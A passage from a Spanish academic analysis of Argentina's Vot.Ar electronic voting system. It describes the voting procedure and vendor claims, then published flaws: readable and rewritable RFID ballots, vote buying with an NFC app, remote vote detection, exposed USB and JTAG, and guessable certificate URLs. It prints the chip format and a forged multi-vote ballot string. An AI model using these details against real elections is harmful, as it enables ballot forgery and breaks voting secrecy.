La auditoría trata de comprobar el buen funcionamiento de un sistema, en este caso de un sistema de votación electrónica. Este análisis debe ser llevado a cabo antes de que tenga lugar la votación para asegurar que los cálculos realizados por el mismo serán apropiados. Para poder probar la funcionalidad, se le deben proveer votos simulados en una amplia variedad para determinar si el programa produce un resultado correcto. Realizar una auditoría de un sistema basado en el conteo es examinarlo para determinar si los resultados que reporta son adecuados de acuerdo a las entradas que recibe y a las acciones que realiza. Una auditoría sirve para corroborar que el total de votos que registró el sistema es congruente con el total de votos que recibieron en conjunto los participantes de la elección y con el total de votos que emitieron los votantes [56].

El mayor peligro para los sistemas de voto electrónico es la posibilidad de injerencia externa en ellos y que la misma pueda pasar desapercibida, afectando los resultados de la votación. Esta es la razón por la que una vigilancia independiente y amplia de la seguridad, la auditoría, la verificación y los informes deben ser una parte fundamental de los sistemas de voto electrónico [57].

La tarea de auditoría es extremadamente compleja y costosa con respecto al tiempo e incluso suponiendo que se lleve a cabo una auditoría exitosamente, surge un nuevo problema el cual consiste en verificar que cada máquina de voto electrónico se corresponda exactamente con el sistema auditado, a todos los niveles de componentes tanto hardware, software, firmware, como así también la infraestructura de conectividad y comunicación. Aun así, existe la posibilidad de que fallen como por ejemplo el caso de la utilización de la Boleta Única Electrónica en la provincia de Salta y en la Ciudad Autónoma de Buenos Aires en el año 2015, donde se utilizó el sistema con grandes vulnerabilidades que no fueron detectadas por las auditorías realizadas por equipos de dos universidades nacionales.

También hay que tener en cuenta lo detallado por Ken Thompson [58], el cual explica como el propio compilador puede ser manipulado para a partir de un programa sin aparentes problemas, dando por hecho que superó todas las exhaustivas auditorías, producir código de máquina malicioso.

Existen diferentes mecanismos para auditar un sistema de voto electrónico. Uno de ellos es utilizar sistemas que incluyan VVPAT, dado que estos registros han sido verificados por el elector al momento de emitir su voto y pueden ser utilizados para un recuento posterior. Otros sistemas incluyen la divulgación del código fuente y de la documentación sobre el sistema, de manera que los electores, representantes de los partidos políticos y quien lo requiera tenga la oportunidad de examinarlo. Independientemente del procedimiento que se utilice para realizar la auditoría, es importante que las principales etapas del proceso electoral estén inspeccionadas adecuadamente y que haya una garantía de que todos los votos contados sean auténticos. Lo cual es una tarea difícil, dado que la naturaleza de las auditorías es reunir una gran cantidad de información a analizar, sin embargo en los sistemas de voto electrónico se puede poner en riesgo el secreto del voto si no se lo hace cuidadosamente.

⁵¹ OpenVPN es una aplicación de software libre que permite crear una VPN a otra red de una manera segura utilizando SSL/TLS.

Capítulo 4

Análisis de Boleta Única Electrónica

En este capítulo se va a analizar el sistema de voto electrónico llamado BUE, desarrollado por la empresa Magic Software Argentina bajo la denominación de Vot.Ar. Se examinará tanto su utilización, como su arquitectura de seguridad y auditoría.

Una gran limitación para el desarrollo del presente capítulo fue la escasa información técnica relacionada al sistema de Boleta Única Electrónica, por lo cual resultó de gran utilidad el informe “Vot.Ar: una mala elección” [59].

Este sistema está escrito mayormente en lenguaje Python y funciona sobre un sistema operativo Ubuntu [4]. Se utiliza desde el año 2009 en la provincia de Salta, se utilizó en el año 2015 en las elecciones de la Ciudad Autónoma de Buenos Aires y Neuquén, y se está evaluando seriamente su utilización en las próximas elecciones a Gobernador en el año 2019 en la provincia de Córdoba.

Está compuesto por dos componentes principales, la máquina de emisión de voto y la boleta única electrónica. Esta última es una lámina de papel grueso, que se puede imprimir térmicamente y que contiene un chip RFID. El sistema puede verse a continuación en la Figura 4-1.



Figura 4-1: Sistema de Boleta Única Electrónica

4.1. Procedimiento de votación

4.1.1. Inicialización del sistema

Al inicio de la jornada el presidente de mesa recibe una credencial identificadora junto con un PIN⁵², una boleta para confeccionar el “Acta de Apertura”, una para el “Acta de Cierre de Mesa y Escrutinio”, otra para el “Certificado de Transmisión de Resultados”, la cantidad necesaria de boletas para los “Certificados de Escrutinio” según la cantidad de fiscales presentes en la mesa, la cantidad necesaria de boletas electrónicas dependiendo de la cantidad de electores y finalmente un DVD

⁵² Un PIN (*Personal Identification Number*) es un número de identificación personal.

booteable⁵³ en sobre lacrado otorgado por el Tribunal Electoral, que contiene el software de votación con las listas de los candidatos a seleccionar. En un principio se utilizaba el algoritmo de reducción criptográfico MD5 para la comprobación de la originalidad de los discos, pero la empresa manifestó que actualmente se utiliza SHA512 para firmar digitalmente los discos. Esto no es un detalle menor, dado que ya se ha mencionado que MD5 es vulnerable a muchos ataques.

El presidente de mesa es quien abre la mesa electoral introduciendo el DVD previamente mencionado y calibrando la pantalla, para luego habilitar la máquina mediante el “Acta de Apertura” utilizando el número correspondiente de mesa y el PIN. El sistema le solicitará que ingrese su nombre, apellido, número de documento y los correspondientes datos del suplente, para luego confirmar los datos e imprimir el “Acta de Apertura”, en el cual tendrá que dejar asentada su firma, la del suplente y también la de todos los fiscales partidarios. Luego la máquina queda lista para la votación.

4.1.2. Mecanismo de votación

El presidente de mesa es responsable de entregar a cada votante inscripto en el padrón una boleta electrónica, la cual puede observarse en Figura 4-2. La boleta contiene en uno de sus extremos un código único con un troquel en el medio, el cual se corta frente al votante para impedir un cambio de boleta y se retiene junto al DNI del votante.



Figura 4-2: Boleta de votación del sistema Boleta Única Electrónica

El elector se acerca a la máquina de votación para insertarla y habilitarla para acceder a las opciones disponibles que en primera instancia son votar por categoría o por lista completa. Una vez que la persona ha elegido a los candidatos o ha decidido votar en blanco y confirma lo elegido, la selección se graba en el chip y se imprime en la boleta, cuya parte trasera se encuentra inicialmente en blanco. El votante puede verificar que su voto haya sido correctamente guardado en el chip como en la Figura 4-3, y correctamente impreso como en la Figura 4-4, ya que la misma máquina de votación tiene la función de comprobación del valor de la boleta electrónica mediante un lector de tarjetas.

⁵³ Un DVD booteable se va a iniciar antes que cualquier sistema operativo instalado en la computadora.



Figura 4-3: Verificación electrónica del voto de la BUE




Figura 4-4: Verificación de la impresión de la BUE

Una vez realizada la comprobación, dobla la boleta en la mitad y se dirige a la mesa de votación. La autoridad de mesa será la encargada de verificar que el elector no haya cambiado la boleta comparando el código del troquel retenido, con el que resta en la boleta. Si se complementan correctamente lo desprende, para luego insertar la boleta en la urna tradicional. El proceso se puede observar gráficamente en la Figura 4-5.



Figura 4-5: Procedimiento de votación BUE

4.1.3. Escrutinio de mesa

Cuando finalizan los comicios, el presidente de mesa acerca su credencial al lector de la máquina de votación y selecciona la opción “Cierre de Mesa y Escrutinio” para proceder a insertar el “Acta de Cierre de Mesa y Escrutinio”, la cual puede verse en la Figura 4-6.



Figura 4-6: Acta de Cierre de Mesa y Escrutinio

A continuación ingresa el número de mesa, PIN y otros datos necesarios para la conformación del acta de cierre, dejando la máquina lista para el recuento de votos. Es importante verificar que el contador de votos esté inicializado en 0.

El conteo de votos consiste en pasar una a una las boletas desplegadas por el lector de la máquina. El sistema indica en pantalla y en forma audible la correctitud de la lectura y es allí donde el presidente de mesa tiene que verificar que lo contabilizado sea equivalente a lo impreso en la boleta. Sin embargo, la experiencia ha demostrado que no siempre se realiza este procedimiento [60]. Las boletas que no hayan podido ser leídas por el lector RFID son consideradas “voto no leído por razones técnicas”, las cuales se almacenan en un sobre y se envían al Tribunal Electoral a los efectos de ser procesadas manualmente durante el escrutinio definitivo.

Al realizar el conteo de la última boleta, se presiona la opción “Terminar Escrutinio” donde se graba e imprime el “Acta de Cierre de Mesa y Escrutinio”, que luego tiene que ser firmada por el presidente de mesa, el suplente y los fiscales partidarios.

Acto seguido, el sistema solicita el ingreso del “Certificado de Transmisión de Resultados” donde nuevamente se graba la información, que luego será utilizada para transmitir los resultados al centro de cómputos.

Los fiscales pueden solicitarle al presidente de mesa la impresión de un “Certificado de Escrutinio de Mesa” con los resultados obtenidos. Esta boleta a diferencia de las anteriores no contiene un chip por lo que los resultados no se guardan electrónicamente. Luego se selecciona la opción apagar, se retira el DVD de la bandeja que se abrirá automáticamente y se guarda en un sobre junto con el “Acta de Apertura” y el “Acta de Cierre y Escrutinio”. Este sobre se tiene que depositar en la urna junto con las boletas de votación y un “Certificado de Escrutinio”. Finalmente, se cierra la urna con una faja de seguridad en presencia del suplente y los fiscales.

En la Figura 4-7 se pueden observar las diferentes actas utilizadas en el proceso de votación.



Figura 4-7: Actas utilizadas por el sistema BUE

4.1.4. Transmisión de datos y escrutinio provisorio

Después que ha finalizado la votación en cada mesa electoral, un técnico de la empresa MSA inicia alguna de las máquinas *Vot.Ar* con un software especial de trasmisión y la conecta a internet utilizando el acceso del establecimiento, autenticándose con su credencial y certificado SSL. Luego, el

delegado del Tribunal Superior de Justicia toma cada uno de los “Certificados de Transmisión de Resultados” que le acercan los presidentes de mesa y con asistencia del técnico va cargando cada uno de ellos en el sistema a través del lector de chips RFID. En la Figura 4-8 se muestra una captura del sistema de transmisión de resultados junto al “Certificado de Transmisión de Resultados”.



Figura 4-8: Transmisión de resultados

Una vez cargados todos, finaliza el proceso confirmando la carga y enviando los datos a un servidor de MSA, el cual realizará el escrutinio provisorio.

La autenticación de las máquinas de transmisión se realiza mediante certificados SSL, exactamente certificados definidos de acuerdo al estándar X.509 y su correspondiente clave privada para autenticarse en el servidor, con el propósito de garantizar que quien envía los datos es quien corresponde.

4.2. Ventajas del sistema aludidas por MSA

A continuación se indican algunas de las ventajas que la empresa Magic Software Argentina [61] menciona. A pesar de ello, muchas de éstas como se mostrará más adelante, son por lo menos cuestionables. Los presuntos atributos son:

4.2.1. Evita la sustracción de boletas

Las boletas electrónicas se imprimen y graban en el momento en el que el elector confirma el voto. De esta manera, se soluciona el problema de la sustracción de boletas y se equilibran las posibilidades entre partidos grandes y pequeños, que pueden no disponer de recursos para la fiscalización de todas las mesas electorales.

4.2.2. Secreto del voto

El software se inicia en la máquina a través de un DVD booteable que no es regrabable, por lo que no puede modificarse ningún componente que haya sido grabado en él. El propósito del software durante la emisión del sufragio es mostrar las opciones, imprimir la boleta y grabar la selección en el chip

incluido en la boleta. La máquina no tiene disco rígido y *“la inteligencia del sistema se encuentra fuera de la máquina”* [62].

4.2.3. Evita el robo en cadena

La boleta cuenta con troqueles que permiten un adecuado control por parte de las autoridades de mesa y fiscales, lo que evita la práctica del “voto cadena”.

4.2.4. Modificación del voto durante el escrutinio

El elector puede comprobar la correspondencia entre lo que se encuentra impreso en la boleta y lo grabado en el chip RFID a través del verificador de la máquina de votación. El contenido del chip no puede ser regrabado una vez que la boleta ha sido usada por el elector, ya que la carga de información genera un daño en los circuitos que la deja inutilizable para cualquier operación que no sea la de lectura.

4.2.5. Fiscalización del escrutinio de mesa

La autoridad de mesa acerca cada boleta al lector de la máquina y ésta va proyectando el resultado de la suma de cada una de ellas, así como la imagen de lo que ha votado el elector.

4.2.6. Velocidad en el recuento

El proceso de escrutinio tarda en promedio 35 minutos por mesa electoral.

4.2.7. Exactitud del escrutinio de mesa

No existe la posibilidad de que se cometan errores en la etapa de escrutinio, dado que se permite la fiscalización de los presentes. Además la suma de votos y su asignación correspondiente es realizada electrónicamente.

4.3. Vulnerabilidades y defectos encontrados

Antes de mencionar las vulnerabilidades encontradas, es importante destacar que desafortunadamente Argentina es mencionada en el nuevo libro del experto en seguridad y privacidad Alex Halderman *“Real-World Electronic Voting: Design, Analysis and Deployment”* [16]. En el Capítulo 6 de dicho libro, se detallan ejemplos prácticos de ataques a sistemas de voto electrónico donde se mencionan varios incidentes ocurridos en las elecciones a Jefe de Gobierno de la Ciudad Autónoma de Buenos Aires en el año 2015.

4.3.1. Ausencia de firma digital en el hash del software

Aunque se afirmó que se utilizaba el algoritmo SHA512 para la comprobación de integridad del software, en auditorías independientes se determinó que a pesar de existir los archivos sum.txt perteneciente a la aplicación de un hash MD5 y sha512sum.txt resultado de un hash SHA512, este último no era utilizado en ningún momento por el software, y la comprobación se realizaba a través del hash MD5 a través de una función “md5_checkfiles” del fichero administrador.py [59], el cual es mucho más fácil de corromper. Sin embargo, independientemente del algoritmo utilizado, ninguno de los dos archivos estaban firmados digitalmente, por lo que podrían ser creados por cualquier persona, dando lugar a un importante agujero de seguridad.

4.3.2. Chip RFID

En 2015, un investigador independiente llamado Javier Smaldone, descubrió que los votos podían leerse desde un celular y explotó esta vulnerabilidad a través de una sencilla aplicación que lee el contenido del chip RFID de la boleta. Por lo que este sistema podría permitir la compra de votos por parte de punteros políticos de manera eficaz, eficiente y prácticamente indetectable. Los requisitos para poder realizar esto son:

- Un celular con soporte NFC.
- La aplicación para leer el voto grabado en el chip RFID de la boleta única electrónica.
- Dinero para comprar votos.

El funcionamiento de la aplicación creada por Smaldone es simple, en primera instancia el puntero tiene que poner la aplicación en “modo registro” y luego acercar una boleta con el voto de su partido. De esta manera, la aplicación ya tiene el dato con el cual va a comparar las demás boletas. Acto seguido, el puntero tiene que cambiar la aplicación a “modo verificación” y entregar el smartphone al votante. Este último se dirige a la mesa de votación con el celular en el bolsillo, recibe la boleta para manifestar su elección y ejerce su voto en la máquina de votación. Una vez confirmado el voto, tiene que acercar el chip RFID a su bolsillo para que la aplicación lo lea y compare con el que previamente configuró el puntero.

Finalmente el votante deposita la boleta ante las autoridades de mesa y hace entrega del celular al puntero. Si la aplicación indica que el votante emitió el voto deseado, se le paga lo previamente acordado [63].

Pese a que en la documentación del sistema se menciona que “*el chip utilizado en la boleta no puede ser regrabado una vez que ha sido usado por el elector ya que la carga de información genera un daño sobre los circuitos que lo deja inutilizable para cualquier otra función que no sea la de lectura*”, mediante una sencilla aplicación RFID que cualquier persona puede descargar, se demostró que se podían leer y modificar los bloques de memoria de los chips RFID.

En la Figura 4-9, se leen los primeros 10 bloques de memoria del chip de la boleta única electrónica y se reemplazan los datos del primer bloque por los datos “AA AA AA AA”:




Figura 4-9: Lectura y modificación de chip RFID de la boleta única electrónica

Algo importante a destacar, es que al poder leer el chip también se puede identificar unívocamente la boleta, dado que el fabricante asigna a cada chip un identificador único e irrepetible que no se puede modificar. Entonces, también se puede relacionar a una persona con su voto poniendo en riesgo una de las principales características del sistema democrático vigente desde la ley Sáenz Peña en 1912, el secreto del voto. La empresa MSA argumentó que efectivamente los chips podían ser leídos y escritos, pero solamente en esas boletas que eran “de prueba” ya que no fueron inhabilitadas para su escritura.

Otra característica importante a mencionar con respecto al chip RFID es que según las especificaciones del fabricante del chip NXP ICOD SLIX SL2S2002 [64] utilizado en las elecciones de CABA en 2015, puede utilizarse una protección contra la modificación de su contenido mediante un password de 32 bits. Sin embargo, esta protección no fue utilizada en las elecciones.

En cuanto a la lectura, no puede bloquearse mediante un password y puede ser efectuada desde una distancia hasta de un metro y medio, por lo que el abanico de posibilidades para romper el secreto del voto se extiende enormemente y esto sin usar ningún dispositivo para prolongar el rango de lectura. La solución que implementó MSA fue la utilización de una lámina de metal (Figura 4-10) en la boleta única electrónica que teóricamente impide la lectura cuando ésta es plegada, aunque aumentando la potencia de un lector se podría anular su efecto y acceder a la información almacenada.




Figura 4-10: Lámina de metal contenida en la boleta electrónica

Se han realizado pruebas que indican que con una separación de más de 6 milímetros, la lámina de metal pierde toda la efectividad y el chip se puede leer normalmente. Esta separación puede darse naturalmente al depositar la boleta en la urna, dado que están hechas de un material similar a una cartulina. Sin ir más lejos, la propia empresa MSA en la patente de invención (Figura 4-11) [65] indica que “Otro objeto del presente invento es proveer de medios para asegurar el secreto del voto en la boleta de voto electrónico, entre los que se encuentra la lectura de la totalidad de los TAG-RFID dentro de la urna, sin necesidad de tener que abrirla, evitando todo contacto manual con los votos”.




Figura 4-11: Patente de invención de la empresa MSA

Otra vulnerabilidad relacionada al chip RFID demostrada y presentada en el plenario de comisiones de la Cámara de Senadores en 2016⁵⁴ por Javier Smaldone, Julian Rizzo e Iván Barrera Oro, es la utilización de una radio de onda corta para la detección y diferenciación de votos durante los comicios a una distancia superior a 2,5 metros.

En la prueba realizada simulaban la elección entre dos partidos políticos, uno verde y otro rojo. La selección se realizaba a través de un smartphone, que cumplía la función de la máquina de votación, ya que grababa la opción en el chip. El funcionamiento consistió en convertir la señal de radio emitida por el celular en señal analógica, para luego poder decodificar esa información en la computadora y reflejar la opción elegida. En cada oportunidad se pudo determinar a una distancia de 2 metros a quien se votaba. En la Figura 4-12 se puede observar cómo en una prueba se determinó con una eficiencia del 100% el voto emitido a una distancia de 1,2 metros.



Figura 4-12: Detección de voto con radio de onda corta

⁵⁴ Allí se debate la reforma electoral para la implementación del voto electrónico a nivel nacional

Finalmente, el chip RFID también es vulnerable a un ataque de denegación de servicio, el cual satura el sistema enviándole de forma masiva más datos de lo que éste es capaz de procesar. Asimismo, existe una variante denominada RF Jamming, mediante la cual se consigue anular la comunicación de radiofrecuencia emitiendo ruido suficientemente potente. En ambos casos, se invalida el sistema para la detección de etiquetas.

Como se puede ver, la utilización de tecnología RFID es vulnerable desde muchos aspectos [66] [67] [68] [69], y tal es así que en Israel se descartó su utilización por los problemas de seguridad que traía asociados.

4.3.3. Estructura de la boleta

La estructura del chip de la boleta electrónica es realmente simple e intuitiva. El siguiente es un voto para diputado (DIP), jefe de gobierno (JEF) y jefe comunal (COM) para la ciudad de Buenos Aires (CABA):

06CABA.1COM567DIP432JEF123

Dónde:

- “06CABA.1”: Indica la ciudad (CABA) y el número de mesa (1), mientras que “06” es la longitud en bytes de ambas. Otro ejemplo sería “09CABA.2188”.
- “COM567”: Representa un voto para jefe comunal para el candidato asociado al código “567”.
- “DIP432”: Representa un voto para diputado para el candidato “432”.
- “JEF123”: Representa un voto para jefe de gobierno para el candidato “123”.

Y la siguiente sería una boleta que sumaría 4 votos para jefe de gobierno:

06CABA.1JEF123JEF123JEF123JEF123

En la Figura 4-13 se puede observar un ejemplo del contenido de memoria del chip de una BUE.

```

# Memory content:
[00] . 1C 01 00 1B |....|
[01] . 78 AF 3A 12 |x...|
[02] . 30 34 43 41 |04CA|
[03] . 42 41 20 20 |BA |
[04] . 20 43 4F 4D | COM|
[05] . 20 34 39 4A | 49J|
[06] . 45 46 20 37 |EF 7|
[07] . 33 4C 45 47 |3LEG|
[08] . 20 38 33 00 | 83.|
[09] . 00 00 00 00 |....|
[0A] . 00 00 00 00 |....|
[0B] . 00 00 00 00 |....|
[0C] . 00 00 00 00 |....|
[0D] . 00 00 00 00 |....|
[0E] . 00 00 00 00 |....|
[0F] . 00 00 00 00 |....|
[10] . 00 00 00 00 |....|
[11] . 00 00 00 00 |....|
[12] . 00 00 00 00 |....|
[13] . 00 00 00 00 |....|
[14] . 00 00 00 00 |....|
[15] . 00 00 00 00 |....|
[16] . 00 00 00 00 |....|
[17] . 00 00 00 00 |....|
[18] . 00 00 00 00 |....|
[19] . 00 00 00 00 |....|
[1A] . 00 00 00 00 |....|
[1B] . 57 5F 4F 4B |W_OK|

```

Figura 4-13: Contenido de la memoria del chip RFID de una boleta electrónica

En la izquierda se pueden ver los números de los bloques de memoria, luego el contenido del mismo y a la derecha la representación en código ASCII. Conociendo esto sería posible fabricar con facilidad una boleta, dado que no se conocen mecanismos de seguridad que se hayan implementado que impidan la realización de este ataque.

4.3.4. Carga de virus USB

El componente principal de la máquina de votación es una computadora AIO (*All-In-One*) táctil, con la particularidad de que sus puertos USB son accesibles por la parte superior (Figura 4-14), tanto física como lógicamente pues éstos no están bloqueados.



Figura 4-14: Vista superior de una máquina del sistema de Boleta Única Electrónica

Bajo esta vulnerabilidad se pueden realizar múltiples ataques para poner en peligro las características fundamentales del voto, como por ejemplo un ataque BadUSB [70]. Esta amenaza no se puede impedir, ya que utiliza un chip de control que tienen todos los dispositivos USB. El chip contiene un firmware cuya función es indicar de qué tipo de dispositivo se trata e inicializar los drivers necesarios para lograr la comunicación. El problema radica en que se ha podido modificar el firmware para añadir funcionalidad adicional, lo que puede esconder un exploit para múltiples usos. Uno de los ataques más simples sería realizar una denegación de servicios con una *bomba fork* [71], el cual funciona creando una gran cantidad de procesos rápidamente con el objetivo de saturar el espacio disponible en la lista de procesos del sistema operativo y la memoria de la computadora. Cuando esto sucede, no se pueden iniciar nuevos programas ya que los procesos de la bomba están esperando para crear otros nuevos procesos.

4.3.5. Cable JTAG expuesto

El chasis de las máquinas de MSA tiene forma de valija y contiene 5 cavidades, cada una cubierta por tapas de color negro. En 3 de ellas se alojan las baterías y la fuente de alimentación, mientras que en el compartimiento superior izquierdo se encuentra un conector JTAG (*Joint Test Action Group*), como se puede observar en la Figura 4-15. El uso general de este cable por parte de desarrolladores es testear la funcionalidad de un sistema y normalmente es destruido luego de que se pone en funcionamiento, ya que se podría reprogramar el microcontrolador mediante su utilización. Esta es una situación de peligrosidad elevada, dado que si un usuario malintencionado logra acceder al cable JTAG y reprogramar el microcontrolador, sería muy difícil detectar que ha sido alterado. Una posibilidad podría ser que lo reprogramen para que escriba el chip con datos adulterados, o simplemente para anular su funcionamiento.

Asimismo, podría utilizarse para acceder a la memoria EEPROM de 256 KB de almacenamiento del sistema ARM Atmel AT91SAM7X256, el cual es el responsable de gestionar la lectura y escritura del chip RFID y de la impresión térmica. Es necesario indicar que esta memoria podría almacenar todo tipo de información, como por ejemplo los votos emitidos.



Figura 4-15: Cable JTAG expuesto en máquina del sistema de Boleta Única Electrónica

4.3.6. Ataque multi-voto

Unos días antes de las elecciones del 2015 en la Ciudad Autónoma de Buenos Aires, un grupo de investigadores independientes descubrió un error en la programación del sistema *Vot.Ar* [72], que permitía contabilizar múltiples votos usando una boleta electrónica modificada mediante un simple *smartphone* a partir de la estructura de la boleta descrita previamente. Cabe destacar que este análisis se realizó sobre código fuente filtrado en internet, dado que la empresa MSA jamás liberó el código fuente para revisión pública. Esta vulnerabilidad fue confirmada por una auditoría realizada en la Facultad de Ciencias Exactas de la UBA luego de las elecciones a pedido del Tribunal Superior de Justicia, debilidad que no habían podido descubrir en la auditoría anterior, como tampoco en la realizada en la Universidad Nacional de Salta.

El error se debe a que la función que lee y cuenta los votos, nunca verifica si hay más de un voto para un mismo candidato por boleta y tampoco se realiza ninguna verificación en el recuento de votos. Como se puede ver en la Figura 4-16, se imprimen los resultados de manera inconsistente sin ningún inconveniente.

clausura de los comicios de la Mesa 1 de la Comuna 1.

Lista	Nº	JEF	DIP	COM
Partido de la Astronomia	102	1	0	0
Partido del Compositor	197	4	1	1
Partido de la Ciencia	532	0	2	3
Partido Dramaturgo	584	0	0	-
Partido de la Gravedad	665	0	0	0
Partido de la Poesia	734	0	0	0
Votos en Blanco		0	0	0
Cod.	Categoría	Nº		
NUL	Votos Nulos	0		
REC	Votos Recurridos	0		
IMP	Votos Impugnados (Identidad)	0		
TEC	Votos no leídos por motivos técnicos	0		
TOT	Total General	4		

AUTORIDADES DE MESA (Firma y aclaración)

Figura 4-16: Ataque multi-voto

4.3.7. Certificados SSL

Es recomendable utilizar un medio seguro para distribuir los certificados SSL, de lo contrario se puede poner en riesgo la integridad de los datos, o peor aún, no se podría detectar si alguien manipula la información si se apodera de ellos. Esto es precisamente lo que no ocurrió en las elecciones del 2015 de la CABA, dado que éstos se pusieron a disposición de cada técnico a través de la web, y de manera intuitiva, sin ningún artilugio criptográfico ni de vulneración de protocolos, se podía resolver la URL para descargar todos los certificados SSL [16].

Por ejemplo, la dirección web para la descarga de la escuela número 5 Enrique De Vedia era:

- https://caba.operaciones.com.ar/media/certificados/CABA_15_54-Esc_N5_Enrique_De_Vedia.tar.gz

Y la del Instituto Summa era:

- https://caba.operaciones.com.ar/media/certificados/CABA_6_9-Instituto_Summa.tar.gz

Con esta información, se pudo deducir que la nomenclatura utilizada fue:

- <https://caba.operaciones.com.ar/media/certificados/CABA <COMUNA> <NÚMERO>-<NOMBRE>.tar.gz>

El nombre de usuario para cada técnico en el sistema era su apellido seguido de sus nombres y la contraseña era su dirección de email.

Lamentablemente, el sistema de autenticación de técnicos y de distribución de certificados con sus respectivas claves fue vulnerado 10 días antes de las elecciones, pero afortunadamente las personas involucradas en lugar de actuar maliciosamente, decidieron hacerlo público. De manera que MSA pudo cambiar su esquema de distribución, utilizando tokens USB para conectarse a un servidor VPN en lugar de certificados SSL. Los tokens USB son pequeños dispositivos electrónicos que se les da a los usuarios autorizados del servidor VPN para facilitar el proceso de autenticación y almacenan las claves criptográficas necesarias para la conexión. Un ejemplo de estos dispositivos se puede apreciar en la Figura 4-17.



